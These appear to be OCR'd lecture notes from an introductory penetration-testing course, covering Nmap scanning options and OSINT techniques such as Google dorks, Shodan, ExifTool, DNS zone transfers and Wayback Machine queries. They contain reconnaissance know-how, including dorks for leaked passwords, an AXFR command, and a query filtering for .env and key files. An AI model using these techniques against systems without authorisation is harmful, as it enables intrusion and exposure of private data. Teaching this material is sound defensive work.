
Useful Resources:

- https://www.youtube.com/watch?v=k7IOn3TiUc8&list=PLG49S3nxzAnI_tQe3kvnmeMid0mjF8Le8
- https://pwn.college/intro-to-cybersecurity/intercepting-communication/
- https://www.youtube.com/watch?v=SXmv8quf_xM
- https://computer.howstuffworks.com/nat.htm
- https://www.geeksforgeeks.org/computer-networks/how-does-a-router-work/
- https://www.rfwireless-world.com/articles/understanding-routers-a-comprehensive-guide
- https://www.cloudflare.com/learning/network-layer/how-does-the-internet-work/
- https://www.geeksforgeeks.org/blogs/how-does-the-internet-work/

Nmap

Wednesday, February 04, 2026 3:06 PM

Module 4 - Nmap



Introduction to Nmap

Disclaimer: *If you have not watched the 'Networking Fundamentals' lecture yet or at least reviewed the slides from it, it is recommended you do so before continuing*

Introduction to Nmap

Nmap (Network Mapper) is a free and open-source network detection and security scanning utility. It is used by network administrators and pentesters alike to gain a comprehensive view of a network's landscape.

While it's primary use is as a "port scanner," on a more technical level it is a packet-engine that interacts with the TCP/IP stack to map out the topology of a network, and has a few in-built functions beyond simple port scans. It is essential for identifying live hosts, determining what services are listening, and uncovering potential entry points for security assessments.

Port States

When Nmap returns results, it assigns each port one of six states.

- Open: An application is actively accepting connections.
- Closed: The port is accessible (no firewall), but no service is listening.
- Filtered: A firewall or filter is blocking the probe. Nmap cannot tell if the port is open or closed.
- Unfiltered: (Only seen in ACK scans) The port is accessible, but Nmap is unsure of its state.
- Open|Filtered: (Common in UDP scans) Nmap received no response and cannot confirm if the port is open or blocked.

Port States

By default, Nmap scans the 1,000 most common ports, but in a professional audit, you might need to look everywhere or focus on specific "high-value" targets instead.

- -p 80,443: Scan specific ports. (In this case ports 80 and 443)
- -p 1-1024: Scan a range (In this case well-known ports).
- -F: Fast scan (Top 100 ports).
- --top-ports 500: Scans the 500 most likely ports based on Nmap's research.
- -p-: Scan all 65,535 ports.

In a comprehensive security audit, you cannot assume that a service is running on its standard port. While the -p- flag is the most thorough way to scan, it is significantly slower and generates more network traffic. It is generally recommended to run a "full" scan in the background after your first quick default scans of common ports.

Port States

Nmap also isn't limited to scanning just one IP. You can feed it entire ranges or lists of targets to automate large-scale reconnaissance.

- Subnets: nmap 192.168.1.0/24 (Scans the entire local network)
- Octet Ranges: nmap 192.168.1.1-50 (Scans the first 50 IPs)
- Input File: nmap -iL targets.txt (Reads targets from provided file)

This is the "Industrial" way to use Nmap. You provide a text file containing IPs, hostnames, or ranges, and Nmap iterates through them.

How Does Nmap Actually Work?

To understand Nmap, you first need to understand the TCP Three-Way Handshake. Most scans revolve around how a target responds to specific packet flags (*SYN, ACK, RST, FIN*).

- Open Port: Responds with *SYN/ACK*.
- Closed Port: Responds with *RST* (Reset).
- Filtered Port: No response or an ICMP unreachable error, usually indicating a firewall.

Core TCP Scanning Techniques

- TCP Connect (-sT): Completes the full TCP handshake with ports. It is reliable, but also the "loudest" scan because the connection is fully logged by the target.
- Stealth Scan (-sS): Sends a *SYN* and waits for *SYN/ACK*, then immediately sends a RST to kill the connection before it's finished.
- ACK Scan (-sA): Never finds open ports. It's used purely to map out firewall rules and see if they are stateful.

The Nmap Scripting Engine (NSE)

The Nmap Scripting Engine (NSE)

The NSE allows users to write and share scripts to automate a wide variety of networking tasks. These scripts are written in the Lua programming language and are executed by Nmap during the scan.

Scripts are generally categorized by their intent. When you run a script, Nmap communicates with the target service to pull data that a standard port scan would miss.

- Discovery: Pulls deeper info (e.g., listing the contents of a public SMB share).
- Vulnerability: Checks for specific bugs (e.g., checking for "EternalBlue").
- Brute Force: Attempts to guess passwords for services like SSH, FTP, or Telnet.
- Intrusive: Scripts that might crash a service or generate significant noise.

The Nmap Scripting Engine (NSE)

The NSE is powerful but can be dangerous.

- Safe scripts are designed not to crash services.
- Intrusive scripts should only be used in controlled environments or with explicit permission, as they can cause denial-of-service (DoS) on fragile systems.

Scan Options

Note: Nmap has a lot of possible flags/options, but we are only covering the most relevant ones in this lecture. If you'd like to see the full list, you can view it at https://nmap.org/book/port-scanning-options.html

Host Discovery Ping Sweep (-sn)

The -sn flag (formerly -sP) tells Nmap to skip port scanning entirely. It's only goal is to find out which IP addresses are active.

How it "Knocks":

- Local Subnet: Nmap uses ARP Requests. Since every device must answer ARP to function on a LAN, this isn't blocked by host-based firewalls.
- Remote Network: Nmap sends it's normal host discovery checks including an ICMP Echo Request, a TCP ACK to port 80, and a TCP SYN to port 443.

This can be ideal for quickly mapping out a large subnet (e.g., /24) to identify targets before committing to a deep, time-consuming scan.

UDP Scanning (-sU)

Unlike TCP, UDP does not have a handshake. This makes scanning significantly slower and less reliable because the protocol does not require a response. However, UDP scans can expose services that TCP scans might miss, such as:

- DNS (53)
- DHCP (67/68)
- SNMP (161)
- NTP (123)
- TFTP (69)

How it works:

- Open: The service sends a UDP response (somewhat rare).
- Closed: The target returns an ICMP Port Unreachable error.
- Open|Filtered: No response is received. Nmap cannot tell if the port is open or if a firewall dropped the packet.

Because many operating systems limit the rate of ICMP error messages, and because no RST flag is sent to announce closed ports quickly, a full UDP scan can take hours. -sU is often combined with specific, high-value ports (e.g., -p 53,161,1194). These scans are also less reliable, as open UDP ports often don't respond.

Default scripts (-sC)

The -sC flag is a powerful shortcut. It is equivalent to typing --script=default, which tells Nmap to run a collection of NSE scripts that are considered safe, fast, and informative.

What "Default" Scripts Actually Do:

- http-title: Grabs the title of a webpage so you don't have to open a browser.
- ssl-cert: Pulls the SSL/TLS certificate info to see who owns the site.
- ssh-hostkey: Retrieves the server's public key for identity verification.
- ftp-anon: Checks if the server allows "Anonymous" logins (a common security hole).

In most cases, you won't need to manually find and select other scripts. Running -sC executes the core NSE scripts, which is usually sufficient before moving on to manual exploitation rather than exploring the full range of script options.

Service Version Detection (-sV)

A port status of "Open" only tells you a door is unlocked. It doesn't tell you who is behind it. By default, Nmap guesses the service based on the port number (e.g., assuming port 80 is always HTTP). The -sV flag proves it.

The Verification Process:

- Banner Grabbing: Nmap connects and listens for an initial "Welcome" string from the service.
- Probing: If the service is silent, Nmap sends a series of complex probes (like an HTTP GET or an SSL Client Hello).
- Signature Matching: The response is compared against a database of thousands of known service signatures to identify the application and version.

OS Fingerprinting (-O)

Nmap can often guess a target's Operating System by studying the TCP/IP stack implementation. Every OS (Windows, Linux, macOS) handles "malformed" or "edge-case" packets differently.

The Analysis Points:

- TCP Options: Does the OS support Selective Acknowledgments (SACK) or Window Scaling?
- IP ID Generation: Are the identification numbers incremented linearly or randomly?
- TTL (Time to Live): Linux typically defaults to 64, while Windows defaults to 128.

Aggressive Mode (-A)

This is a macro flag that activates multiple advanced scanning features at once. The -A flag is a shortcut for:

- -sV: Version Detection.
- -O: OS Fingerprinting.
- -sC: Running the "default" suite of NSE scripts.
- traceroute: Mapping the hop-by-hop path to the target.

The Trade-off: While convenient, -A is extremely "noisy." It is easily detected by Intrusion Detection Systems (IDS) and can occasionally crash fragile, older services.

Bypassing Filters (-sN, -sF, -sX)

When a firewall is configured to block SYN packets, Nmap can utilize "Exotic" scans that set unconventional flag combinations. These rely on the RFC 793 requirement that closed ports respond with a *RST* to any packet that doesn't make sense, while open ports may ignore them.

- Null Scan (-sN): No bits are set in the header.
- FIN Scan (-sF): Only the "Finish" bit is set.
- Xmas Scan (-sX): Sets the FIN, PSH, and URG flags, "lighting the packet up like a Christmas tree."

Unfortunately these rely on target behavior that some systems (particularly Windows variants) don't exhibit. There are several other flag options that also attempt to help your scans past firewalls and detection in different ways, though we won't cover them this lecture.

Scanning Windows Targets

Scanning Windows Targets

By default, before Nmap starts scanning ports, it tries to verify if the target host is actually "alive." It does this to save time, as there is no point in scanning 1,000 ports on an IP address that isn't assigned to a device.

This "pre-scan" check is called Host Discovery. By default, Nmap sends:

- An ICMP Echo Request (a standard Ping).
- An ICMP Timestamp Request.
- A TCP SYN packet to port 443.
- A TCP ACK packet to port 80.

Scanning Windows Targets

Windows systems (specifically since Windows 7/10) often have a default firewall rule that drops all ICMP traffic from outside the local subnet.

If you run a default Nmap scan against a modern Windows machine:

- Nmap sends the ICMP host discovery ping.
- The Windows Firewall silently drops it.
- Nmap assumes the host is dead and cancels the port scan entirely.

This causes Nmap to return "0 hosts up," even though the computer is sitting right there. This is where the -Pn flag becomes an important tool for Windows environments.

- Treating the Host as Online (-Pn): When you use -Pn, you are telling Nmap: "Don't bother pinging it. Don't ask if it's alive. Just start the TCP port scan immediately."

Labs / Assignments

TryHackMe Room

- Navigate to https://tryhackme.com/room/furthernmap, create an account on TryHackMe, and complete the room.
- You will need to submit a screenshot of your completion to canvas.

Useful Resources:

- https://nmap.org/download


Useful Resources:

- https://nmap.org/download
- https://nmap.org/book/port-scanning-options.html
- https://www.geeksforgeeks.org/ethical-hacking/nmap-cheat-sheet/
- https://tryhackme.com/room/furthernmap

OSINT review

Monday, February 02, 2026 10:11 AM

Module 3 - OSINT



OSINT Introduction

OSINT

- OSINT (Open-Source Intelligence) is the collection and analysis of data gathered from open sources (overt sources and publicly available information) to produce actionable intelligence.
  - Helps identify patterns, connections, and behaviors without direct access
  - Intelligence is aimed at a specific individual or group regarding some specific aim.
    - This is information with a target and a purpose.
  - Often the first phase of a pentest (before any sort of active exploitation occurs)
- How might this be useful for a pentest?
  - Identify employees for social engineering (assuming social engineering is in scope)
  - Gather email formats and usernames
  - Discover software stacks, technologies, and versions
  - Find misconfigured or forgotten internet-facing services
  - Build context for realistic phishing and pretexting attacks

Examples

- What counts as "open sources"?
  - Social media platforms (X, Instagram, TikTok, LinkedIn, Facebook)
  - Public records (court documents, property records, business filings)
  - News articles, blogs, forums, and paste sites
  - Websites, metadata, domain and IP information
  - Images, videos, and satellite imagery
  - Academic papers and government reports
  - Google! (google image search, google advanced search, google *anything* really)
- Practical examples:
  - Finding a company's VPN portal via certificate logs
  - Identifying outdated software versions from banners
  - Creating username lists from linkedin company pages
  - Discovering internal hostnames from public repos
  - Finding where someone lives by searching the background of a social media post with google images

Google Dorking

Also known as "Google Hacking", dorking is the use of advanced search operators to find sensitive information indexed by Google.

You can go to http://www.google.com/advanced_search to find out about Google's capabilities.

Entering a search using Google's form interface yields a search string that could be used to do the same thing. For example:

- site:mydomain.com word OR otherword -ignore "exact phrase" link:yourdomain.com, etc.

You can do alot of cool things with this to ensure your searches show ONLY the exact results you wanted to see

Google Dorking

Common Operators:

- site:target.com – Limits results to the target domain.
- filetype:pdf (or docx, xlsx, conf) – Finds specific file types.
- inurl:admin – Looks for "admin" in the URL.
- intitle:"index of" – Finds directory listings (Directory Traversal).

Example dorks:

- site:target.com filetype:pdf "confidential"
- site:target.com inurl:admin
- site:github.com "target.com" password

WHAT INFORMATION SHOULD A PENETRATION TESTER LOOK FOR?

Email addresses can reveal account names.

Links can reveal unpublished web directories.

Forums with entries of users from a company can reveal information about hardware/software used by the company and often can reveal poorly configured software.


Job sites may identify technologies a company is searching for. See who they're hiring and you may find out what they're weak in.

Open directories on the company's site can reveal all sorts of useful intelligence.

Public repos or documentation can reveal API keys, unreleased features, hardcoded secrets, and more.

What tools can help you?

hunter.io is an online service that provides email address information.



You can hunt for a specific person's email address or look for all email addresses associated with a company.

Enumerating the email addresses of your target can be important for:

Phishing: in which you attempt to get a potential victim to do something that provides you with useful information or access to resources

Password attacks: in which you attempt to gain access to computational resources by identifying an account's password

What tools can help you?

shodan.io is like a "Google for Hackers", allowing you to interact with devices exposed to the internet

Shodan works a bit like google, but indexing internet-connected devices rather than web pages.

It operates by continuously scanning the global IPv4 address space 24/7, connecting to open ports, and grabbing "banners" (service metadata).

This allows security professionals to instantly find specific hardware, exposed servers, or vulnerable software versions in publicly accessible devices.

This is not a tool you will use for certification exams or even many pentests, but is still a source all pentesters should be aware of

"Default Password":

- Searching for banners that say "Default password is admin" can reveal routers or printers that were never secured.

Webcams:

- Server: SQ-WEBCAM (Discovers open cameras).

Industrial Control Systems (ICS):

- Even industrial control systems occasionally sit on the open internet with no password.

Databases:

- product:MongoDB or port:27017 can reveal databases held ransom or left open.

What tools can help you?

Recon-ng is a modular reconnaissance framework written in Python

You can automate the collection of open-source intelligence by running modules that query public APIs and databases instead of interacting with the target directly. (This uses your personal API keys, INCLUDING a shodan API key if you have one)

Using this framework can help with:

- Workflow Automation: in which you streamline the process of querying multiple sources (like search engines, social media, and WHOIS) to save significant time.
- Data Management: in which you aggregate disparate findings (companies, contacts, credentials) into a unified, structured database for analysis.

There are hundreds of tools out there, with new ones created every day. In the end, which ones you end up using will lean towards personal preference. Nobody is forcing you to learn the specific ones mentioned in the past several slides (just know that they, and other tools with such capabilities exist out there for you). :)

Metadata

What is Metadata?

Metadata is "data about data" embedded hidden within digital files. It provides context that is invisible to the user but readable by software, possibly revealing the who, what, when, and where of a file's creation.

Analyzing this data is important for:

- Geolocation: in which GPS coordinates embedded in a photo (often by smartphones) reveal the exact physical location of a target or facility.
- Device Fingerprinting: in which camera serial numbers, software versions, or unique settings can link a specific file to a specific person or device.
- Timeline Analysis: in which creation and modification timestamps help you verify if a file was altered or establish a sequence of events.

ExifTool

ExifTool is the industry-standard command-line utility for reading and writing metadata. You can use it to extract hidden details from virtually any file type (images, PDFs, videos) or to "clean" files by removing sensitive tags.

Using this tool is important for:

- Forensics: in which you uncover hidden comments, original authors, or editing history that creates a trail of evidence (like the GitHub link in the lab).
- Steganography Detection: in which you look for anomalies in tag values or huge file sizes that might indicate a hidden payload inside the image.
- Operational Security (OpSec): in which you scrub metadata from your own reports or files (*exiftool -all=*) before sending them to a client to prevent leaking your own identity.

ExifTool

Some common commands:

- Basic Analysis:
  - Command: exiftool image.jpg
  - Displays every available tag (Camera model, Software, Dates).
- GPS Extraction:
  - Command: exiftool -gps:all image.jpg
  - Filters output to show only Latitude, Longitude, and Altitude data.
  - Tip: If you see coordinates, type them into Google Maps as lat, long.
- Cleaning up Metadata:
  - Command: exiftool -all= image.jpg
  - Deletes all metadata headers.
  - Use Case: Always run this before sending a report or proof-of-concept to a client to avoid leaking your own information or computer path.

A note about metadata:

- Most platforms will automatically strip metadata when you upload a photo to protect user privacy (and save space).
  - Facebook, Instagram, X (Twitter), LinkedIn: Aggressively remove everything (GPS, Camera info).

Domain Name System (DNS)

DNS: "*The Phonebook of the Internet*"

Translates human-readable domain names (google.com) into IP addresses (172.217.75.100).

Key Record Types for Pentesters:

- A: IPv4 Address (The target server).
- AAAA: IPv6 Address.
- MX: Mail Exchange (Email servers).
- NS: Name Server (Who controls the DNS).
- TXT: Text records (Often contain SPF data or verification tokens).
- PTR: Pointer (Reverse DNS; IP to Name).
- CNAME: Canonical Name (Aliases).

Recursive VS. Authoritative DNS Servers

Recursive Resolver:

- Who owns it: ISPs (Comcast, Verizon) or Public Providers (Google 8.8.8.8).
- The Job: Receives the user's query and runs around the internet asking other servers for the answer.
- Knowledge: Only knows what it has "cached" (remembered) from previous searches.
- Analogy: A Librarian. They don't memorize every book, but they know how to use the card catalog to find what you need.

Authoritative Server:

- Who owns it: The Company (or their hosting provider like AWS/GoDaddy).
- The Job: Waits for a Recursive server to ask it a specific question about its domain.
- Knowledge: Holds the actual Zone File (the permanent list of IPs). It is the final authority.
- Analogy: The Author. They wrote the book and know exactly what is on page 42. (Like probably not but pretend they do)

Path of a DNS request

Step 1: The Ask

- You type www.example.com into your search bar. Your computer asks the Recursive Resolver (Owned by ISP/Google).

Step 2: The Root (.)

- Recursive server asks the Root Server: "Who handles .com?"
- Root replies: "Go ask the .com TLD server. You can find it over there."

Step 3: The TLD (.com)

- Recursive server asks the .com TLD Server: "Who handles example.com?"
- TLD replies: "Go ask the company's Authoritative Name Server at ns1.example.com."

Step 4: The Authority (Target)

- Recursive server asks the company's Authoritative Server: "What is the IP for www?"
- Authoritative Server checks its Zone File and replies: "1.2.3.4"

Step 5: The Answer

- Recursive server sends the IP back to your laptop (And caches it for next time!), and you can now access www.example.com.

DNS Zones

A "Zone" is a distinct part of the domain namespace which is delegated to a legal entity: administrator, organization, or individual.

The Zone File:

- Think of it as a spreadsheet containing every single record for that domain.
- It lists every subdomain (www.example.com, mail.example.com, dev.example.com), every IP address, and every mail server.
- One company may split it's infrastructure into multiple zones for administrative control or security
    - **Administrative Control:** The "US Team" manages us.company.com, but the "EU Team" needs to manage eu.company.com without calling the US team for every change.
    - **Security:** You don't want the dev.company.com developers breaking the main company.com email server. So, you give them their own "Zone" (sandbox).

Dig, NSlookup, and Zone Transfers

Dig and NSlookup

The old go-to tool to identify the relationship between host names and IP addresses was `nslookup`

```
> nslookup thunder.cise.ufl.edu
  Server:    172.18.0.2
  Address:   172.18.0.2#53

  Non-authoritative answer:
  Name:     thunder.cise.ufl.edu
  Address:   128.227.205.239
```

`nslookup` has been made obsolete by `dig`:

```
>dig thunder.cise.ufl.edu
...
;; QUESTION SECTION:

;thunder.cise.ufl.edu.   IN   A
;; ANSWER SECTION:
thunder.cise.ufl.edu. 19983 IN   A 128.227.205.239
...
```

Reverse lookups are supported as well

`dig` uses the `-x` parameter to denote reverse lookups:

```
> dig -x 128.227.205.239
 ...
;; QUESTION SECTION:
;239.205.227.128.in-addr.arpa.  IN PTR

;; ANSWER SECTION:
239.205.227.128.in-addr.arpa. 21600 IN
PTR thunder.cise.ufl.edu.
```

`nslookup` recognizes addresses as arguments:

```
> nslookup 128.227.205.239
 ...
239.205.227.128.in-addr.arpaname =
thunder.cise.ufl.edu.
```


Zone Transfers

DNS zone transfers are mechanisms used to synchronize DNS records between a primary DNS server and one or more secondary DNS servers.

Zone Transfers

DNS zone transfers are mechanisms used to synchronize DNS records between a primary DNS server and one or more secondary DNS servers.

- If the Primary Name Server goes down, a Secondary Name Server takes over.
- To stay in sync, the Secondary server routinely asks the Primary for a copy of the entire database.



Protocol: AXFR (Asynchronous Full Transfer Zone).

How this works:

- Secondary Server says: "Hello, I am a backup server. Send me everything you have."
- Primary Server says: "Okay, here is the full list from the Zone File."

Zone Transfers

In the event that a DNS server is incorrectly configured, we can pretend to be a secondary server trying to back up it's contents

The Vulnerability:

- The Primary Server should only talk to the trusted Secondary Server.
- If misconfigured, the Primary Server will answer anyone who asks.

The Impact (Recon Goldmine):

- An attacker sends an AXFR request.
- The server responds with the entire network map.
- Result: You instantly discover hidden subdomains (e.g., test-portal.target.com, dev-login.target.com) without needing to brute force.

Using dig for a zone transfer:

```
dig @ns1.target.com axfr target.com
```

Correctly configured servers will refuse to honor it:

```
>dig @ns.name.ufl.edu -t AXFR ufl.edu

        ; <<>> DiG 9.8.4-rpz2+rl005.12-P1
<<>> @ns.name.ufl.edu -t AXFR ufl.edu

   ; (1 server found)

   ;; global options: +cmd

   ; Transfer failed.
```

Zone Transfers

Is messing with zone transfers without pentest contracts legal?

A case that was decided in North Dakota in 2008 determined that zone transfer (other than that initiated by a secondary nameserver) is unauthorized access and is a criminal act.

In the legal decision in *Sierra Corporate Design, Inc. v. David Ritz*, Paragraphs 8-10 outline the argument that documentation on zone transfers argues that its purpose is to provide secondary name servers with a copy of zone information. Furthermore references to zone transfer in Microsoft and other publications refer to this as unauthorized except for use by secondary servers.

Ritz was apparently attempting to curtail what he saw as spamming behavior on the part of Sierra Corporate Design. Sierra Corporate Design saw this differently.

Internet Archives

Internet Archives

Internet Archives are "*permanent*" repositories for data. These archives include cached search results, crawled pages, and repositories that capture snapshots of data. This allows you to find sensitive information that has been "deleted" from the live internet but remains searchable in third-party databases.

The main reasons for taking advantage of these include:

- Passive Reconnaissance: in which you view a cached copy of a target's website (including old pages that have possibly been deleted since), allowing you to do gain information without interacting with the actual site
- Finding sensitive information: Old versions of your target site may include sensitive information that was aptly removed from the site itself, but NOT from third party archives, leading to it still being publicly exposed

Wayback Machine

The Wayback Machine is a "digital time capsule" of the web maintained by the Internet Archive, it allows you to browse billions of "snapshots" of websites saved over time, enabling you to view pages exactly as they appeared years ago, even if they have since been deleted or completely redesigned.

Using this tool can help with:

- Recovering Deleted Intel: in which you find sensitive information (PII, accidentally exposed pages, etc.) that the company realized was a mistake and removed from the live site, but failed to remove from the archive.
- Legacy Vulnerability Analysis: in which you identify old software versions or directory structures that were previously public, giving you clues about legacy systems that might still be running in the background.
- Tracking Organizational Changes: in which you compare past "About Us" or "Team" pages to current ones to identify former employees (potential social engineering targets) or recent mergers that might have created security gaps.

Wayback Machine

You can create specific search strings with regex matching for the url, output preferences, extensions to filter for, and more. These can return massive lists of endpoints that you can then scroll through, looking for endpoints that stand out.

- https://web.archive.org/cdx/search/cdx?url=*.example.com/*&collapse=urlkey&output=text&fl=original&filter=original:.*\.(xls|xml|xlsx|json|pdf|sql|doc|docx|pptx|txt|git|zip|tar\.gz|tgz|bak|7z|rar|log|cache|secret|db|backup|yml|gz|config|csv|yaml|md|md5|exe|dll|bin|ini|bat|sh|tar|deb|rpm|iso|img|env|apk|msi|dmg|tmp|crt|pem|key|pub|asc)$

This command uses the Wayback Machine CDX API to search its entire history of "*example.com*" (and all subdomains). It filters the results to only return URLs ending in sensitive extensions of your choice (like .sql databases, .zip backups, or .env configuration files), giving you a list of potentially leaked sensitive data that was archived in the past. Feel free to use the example above as a template for future searches.

NOTE: On bigger sites, these searches can return LOTS of results, to the point of lagging out your search. This may force you to create a more specific request.

NMAP Introduction

(Not OSINT, but very important to Reconnaissance)

What is Nmap?

Nmap is an open-source tool used for network discovery and security auditing.

What it does:

- Sends specially crafted packets to the target.
- Analyzes the response (or lack of response) to determine the network map.

Why Pentesters use it:

- To find Live Hosts (Who is online?).
- To find Open Ports (What doors are open?).
- To find Services (What software is running on those ports?).
- To find Operating Systems (Is it Windows, Linux, none of the above?)

Host Discovery with Nmap

Before scanning ports, we need to know which IP addresses are actually active to avoid wasting time.

- Ping Sweep: Scans a range of IPs to see who responds.
- The Command:
  - -sn: Ping Scan (No Port Scan).
- Example:
  - nmap -sn 192.168.1.0/24

Result: Returns a list of every active device on the network.

Common Nmap Commands

